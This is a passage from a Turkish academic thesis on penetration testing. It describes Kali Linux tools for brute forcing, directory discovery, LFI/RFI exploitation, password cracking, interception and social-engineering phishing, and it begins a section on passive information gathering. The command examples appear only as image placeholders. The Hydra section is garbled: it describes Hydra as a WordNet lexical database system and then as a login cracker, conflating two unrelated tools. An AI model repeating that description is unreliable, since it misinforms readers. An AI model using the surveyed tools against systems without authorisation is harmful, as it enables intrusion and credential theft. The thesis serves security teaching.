
Şekil 2.65.'de görüldüğü gibi nullsecurity sitesinden dnsspider.py dosyasını indirmek ve Kali Linux üzerinde bir dnsspider dosyası oluşturmak mümkündür.

Şekil 2.66. Dnsspider.py python kodları (Nullsecurity, 2019).


Şekil 2.66.'da dnsspider.py python kodunun içerisinde bir bruteforce saldırısı gerçekleştirmek için birden fazla karakter mevcuttur. Burada görüldüğü gibi nullsecurity sitesinde c dilinde yazılmış hazır dnsspider scriptleri de mevcuttur. Kali Linux üzerinde ilgili dnsspider dosyası nano komutu ile oluşturulup bir bruteforce saldırısı gerçekleştirilmektedir. Kali Linux üzerinde bir script dosyası oluşturup bruteforce saldırısı gerçekleştirme işlemi uygulama aşamasında yapılmıştır.

2.22. Dirb

Dirb bir web uygulamasında bulunan tüm dizin ve sayfalara (açık veya gizli) kaba kuvvet saldırısı gerçekleştirerek dizin veya sayfaların varlığını kontrol etmek için kullanılmaktadır. Web uygulama geliştiricisi tarafından gizlenmiş sayfa veya dizinler mevcutsa bu sayfalar dirp tarafından bulunur ve sızma amaçlı kullanılabilir. Şekil 2.67.'de dirb ara yüzü ve opsiyonları, Şekil 2.68.'de örnek dirb aracı kullanım komutu görülmektedir (Muniz, 2013).



Şekil 2.67. Dirb ara yüzü ve opsiyonları.




Şekil 2.68. Örnek bir dirb aracı kullanım komutu.


2.23. Fimap

Fimap google üzerinde bulunan, yerel ve uzaktan dosya dâhil etme hatalarına sebep olan dosyaları otomatik olarak bulabilen, hazırlayabilen, denetleyebilen ve sömürebilen python diliyle yazılmış bir penetrasyon testi aracıdır. Fimap sql enjeksiyon hataları yerine sadece

LFI/RFI hataları için sqlmap'e benzer bir kullanım içermektedir. Şuanda yoğun bir geliştirilme aşamasında olsa da kullanılabilir durumdadır (Muniz ve Lakhani, 2013).



Şekil 2.69. Fimap aracı kullanım detayları.




Şekil 2.70. Örnek bir Fimap aracı kullanım komutu.

Şekil 2.69.'da öncelikle hedef sistem üzerinde bir url adresi belirlenmiş ve daha sonra bu url adresi taranmıştır. Şekil 2.70.'de örnek bir Fimap aracı kullanım komutu görülmektedir.


2.24. Hydra

Hydra wordnet geliştirme, doğrulama ve arama işlemleri için tasarlanmış işletim sisteminden bağımsız bir sistemdir. Hydra wordnet'i ilişkisel bir veritabanı olarak temsil eder ve wordnet verileri içerisinde arama yapmak için modal bir dil içerir. Wordnet üzerinde bilgi alımı ve yönetimi ilişkisel bir veritabanı yönetim sistemi ve SQL ile gerçekleştirilmektedir. Sistem, kullanıcıların bir seferde herhangi bir sayıda tek dilli kelime ağı düzenlemesini ve aramasını ve veri görüntüleme işlemi için kullanıcı dostu bir ara yüze sahiptir. Hydra sisteminde bireysel kelime ağları senkronize edilerek farklı kelime ağlarındaki eşdeğer sentezler görüntülenebilir ve araştırılabilir (Noro vd., 2019).

Anlaşılacağı üzere Hydra sisteminin en önemli özelliği çok kullanıcılı ve eş zamanlı bir erişim özelliğine sahip olmasıdır. Kısacası Hydra saldırı işlemleri için sayısız protokolü destekleyen paralelleşmiş bir giriş kırıcısıdır. Çok hızlı ve esnek bir araç olmasından dolayı diğer modüllerin eklenmesi oldukça kolaydır ve uzaktan yetkisiz erişim sağlama işlemini oldukça kolaylaştırmaktadır (Hofstede, 2017).



Şekil 2.71. Hydra kullanım detayları.




Şekil 2.72. Örnek bir Hydra aracı kullanım komutu.

Şekil 2.71.'de Hydra kullanım detayları ve Şekil 2.72.'de örnek bir hydra aracı kullanım komutu gösterilmektedir.

2.25. Patator

Patator bruteforce saldırılarında Hydra, Medusa, Ncrack, Metasploit modülleri ve Nmap NSE betiklerini kullanmaktan kaynaklanan sıkıntılar sonucunda ortaya çıkarılmıştır. Patator python dilinde yazılmış ve diğer araçlarla kıyaslandığında daha güvenilir ve esnek olan çok parçalı bir araçtır ve bruteforce saldırıları için birçok modülü desteklemektedir. Şekil 2.73.'de Patator aracı ve modülleri görünmektedir (Hofstede, 2017).




Şekil 2.73. Patator aracı ve modülleri.

2.26. Hashcat

Hashcat 200'den fazla iyileştirilmiş karma algoritma için beş benzersiz saldırı modunu destekleyen, dünyanın en hızlı ve en gelişmiş şifre kurtarma aracıdır. Hashcat linux, windows ve OSX'teki CPU'ları,GPU'ları ve diğer donanım hızlandırıcılarını desteklemektedir ve dağıtılmış parola kırma işlemlerini etkinleştirmeye yardımcı olacak olanaklara sahiptir. Şekil 2.74.'de Hashcat'e ait kullanım detayları belirtilmiştir (Bair, 2018).

Hashcat dosyalarına ve ayrıntılı bilgilere https://hashcat.net/hashcat adresinden ulaşılabilmektedir (Hashcat, 2019).




Şekil 2.74. Hashcat kullanım detayları.

2.27. John The Ripper

John The Ripper ilk olarak Unix şifrelerini kırmak için kullanılmış, zengin özelliklere sahip ve hızlı çalışan açık kaynak kodlu bir parola kırma aracıdır. John The Ripper birkaç şifre kırma modunu bir programda birleştirmiştir ve özel gereksinimler için tamamen yapılandırılabilmektedir. John The Ripper aracı başlangıçta sadece UNIX şifrelerini kırmak için tasarlanmış olsa da zaman içerisinde aynı kırma modunun kullanılmasına izin vererek farklı platformlarda da çalışır hale gelmiştir. Eski şifre kırma programlarına kıyasla John The Ripper, crypt3-style rutinini kullanmak yerine farklı karma türleri ve işlemci mimarileri için kendine göre optimize edilmiş modüllere sahiptir. John The Ripper'ın en önemli özelliklerinden biri de

çeşitli işlemci mimarileri için (SSE2 x86,64) assembly dili yordamlarını bulundurmasıdır (Lubeck, 2013).



Şekil 2.75. John The Ripper aracı kullanım detayları.


Şekil 2.76. Örnek bir John The Ripper aracı komutu.

Şekil 2.75.'de John The Ripper aracı kullanım detayları, Şekil 2.76.'da araç komutu gösterikmektedir. John The Ripper kullanılarak elde edilmiş bir hash bilgisinin kırılması işlemleri man in the middle saldırılarında uygulamalı olarak gösterilmiştir.

2.28. BurpSuite

BurpSuite Postwigger6 tarafından yapılan bir penetrasyon test aracıdır. BurpSuite durdurucu bir proxy gibi davranır. Bu şekilde Burp Suite herhangi bir UA'da http trafiğini engellemek, görüntülemek ve değiştirmek için bir proxy olarak yapılandırılabilmektedir. BurpSuite için en sık kullanılan UA'lar bir web tarayıcısıdır ancak Thunderbird, Skype gibi uygulamalar için de kullanılabilmektedir. Burpsuite penetrasyon testi uzmanları tarafından farklı sistemlerin analizleri için kullanılmaktadır ve temel işlevi http mesajlarını yapılandırılmış bir şekilde durdurmak ve görüntülemektedir. Böylece hedef sisteme iletilen tüm mesajlara ve parametrelere hızlı bir genel bakış yapılmış olur. Bütün bunlara ek olarak BurpSuite tüm iletiler üzerinde tam

denetime izin veren bir GUI sağlar (bırak, ileri, tekrarla,değiştir, sonra, gönder v.b.). Bu özellik sayesinde penetrasyon testi yapan uzmanlar farklı saldırı senaryoları tasasrlayabilir ve bunları Burp aracılığıyla manual olarak çalıştırabilmektedir. Basit parametre manipülasyonları Burp tarafından desteklenir ve karmaşık senaryoları kolaylaştırmak için Burp, kendisine özel özellikler yazmayı sağlayan uzatma noktaları sunmaktadır. Burp uzantıları proxy'sinden geçen herhangi bir http mesajını izleyebilir ve analiz edebilir. Şekil 2.77.'de Burp Suite ara yüzü görülmektedir (Mainka vd., 2015).



Şekil 2.77. Burp Suite ara yüzü.

2.29. Maltego


Siber güvenlik verilerini görselleştirmek ve veri ilişkilerini araştırmak için kullanılan en popüler araçlardan biri maltego'dur. Maltego bir kuruluşun sahip olduğu ve işlettiği çevreye net bir tehdit resmi sunmak için benzersiz bir platformdur. Maltegonun benzersiz avantajlarından biri mevcut alt yapı kapsamında olan güvenlik sorunlarının yanı sıra tek bir başarısızlık noktasının

da karmaşıklığını ve önem derecesini göstermesidir. Maltego hem ağ hem de kaynak temelli kuruluşlara internetin her tarafında yayınlanan bilgileri bir araya getirmesi bakımından benzersiz bir bakış açısı sunmaktadır. Kısacası maltego, insanların, sosyal ağların, web sitelerinin, internet yapılarının, domainlerin, ip adreslerinin, DNS isimlerinin, doküman ve dosyaların gerçek dünya linkleri ile ilişkilerini belirlemede karar vermek için kullanılmaktadır. Şekil 2.78.'de Maltego ara yüzü gösterilmektedir (Marx, 2014).

Şekil 2.78. Maltego ara yüzü.

2.30 SetoolKit


SetoolKit pentestler sırasında sosyal mühendislik saldırıları gerçekleştirmek amacıyla TrustedSec tarafından açık kaynak kodlu ve ptyhon dilinde yazılmış bir araçtır. SET, kimlik bilgileri, finansal bilgiler v.b. bilgilere ulaşmak için özel olarak tasarlanmış e-postaları kullanmayı amaçlayan ve web tabanlı veya daha çeşitli saldırılar oluşturmaya yardımcı olan bir penetrasyon testi aracıdır. Kali Linux üzerinde eklenmiş bir halde gelmektedir. Şekil 2.79.'da SET ara yüzü gösterilmektedir (Pavkovic ve Perkoy, 2011).



Şekil 2.79. SEToolKit (SET) ara yüzü.

Şekil 2.80. SEToolKit saldırı tipi seçim menüsü.

Şekil 2.80.'de görüldüğü gibi set 1 komutu ile Sosyal Mühendislik Saldırısı SET üzerinde seçilebilmektedir. Şekil 2.81.'de görülen saldırı tipleri Sosyal Mühendislik Saldırıları bölümünde detaylı olarak uygulanmıştır.




Şekil 2.81. SEToolKit İle gerçekleştirilebilecek sosyal mühendislik saldırı tipleri.

2.31. Wireshark

Wireshark kurulu olduğu bilgisayar üzerinde daha önce kaydedilmiş dosyaların incelenmesini ve anlık network trafiğinin sahip olduğu bir ara yüz aracılığıyla izlenmesini sağlayan bir araçtır. Wireshark ara yüzü sayesinde istenilen internet ara yüzü veya ilgili kart seçilerek seçilen ara yüz ve kartların dinleme işlemi gerçekleştirilir. Wireshark ara yüzü ve kullanım şekilleri pasif bilgi toplama aşamasında uygulanmıştır. (Shimonski, 2013).

3. UYGULANAN YÖNTEM VE KULLANILAN TEKNİKLER

Bu aşamada penetrasyon testinde uygulanan yöntemler ve kullanılan teknikler sunulmuştur. Şekil 3.1.'de saldırı aşamasından önce yapılan pasif bilgi toplama, aktif bilgi toplama ve zafiyet analizi aşamaları şematize edilmiştir.



Şekil 3.1. Bilgi toplama aşamaları ve zafiyet analizleri.

3.1. Bilgi Toplama Aşaması

Bu bölümde penetrasyon testi uygulamasının gerçek anlamda başladığı ilk ve en önemli adım olan bilgi toplama aşaması uygulamalarla gerçekleştirilmiştir. Bilgi toplama aşaması kendi içerisinde pasif bilgi toplama ve aktif bilgi toplama olarak ikiye ayrılmaktadır.

3.1.1. Pasif bilgi toplama

Pasif bilgi toplama aşamasında penetrasyon testi uzmanları, hedef ağları ve sistemleri hakkında doğrudan bağlantı kurmadan olabildiğince çok bilgi toplamaya çalışmaktadır. Pasif bilgi toplama aşamasında birçok farklı türde arama işlemi gerçekleştirilmektedir. Literatürde erişilebilien pasif bilgi toplama yöntemleri Şekil 3.2'de şematize edilerek özet halinde sunulmuş ve alt başlıklarda uygulamalı olarak gösterilmiştir.

Şekil 3.2. Pasif bilgi toplama yöntemleri.

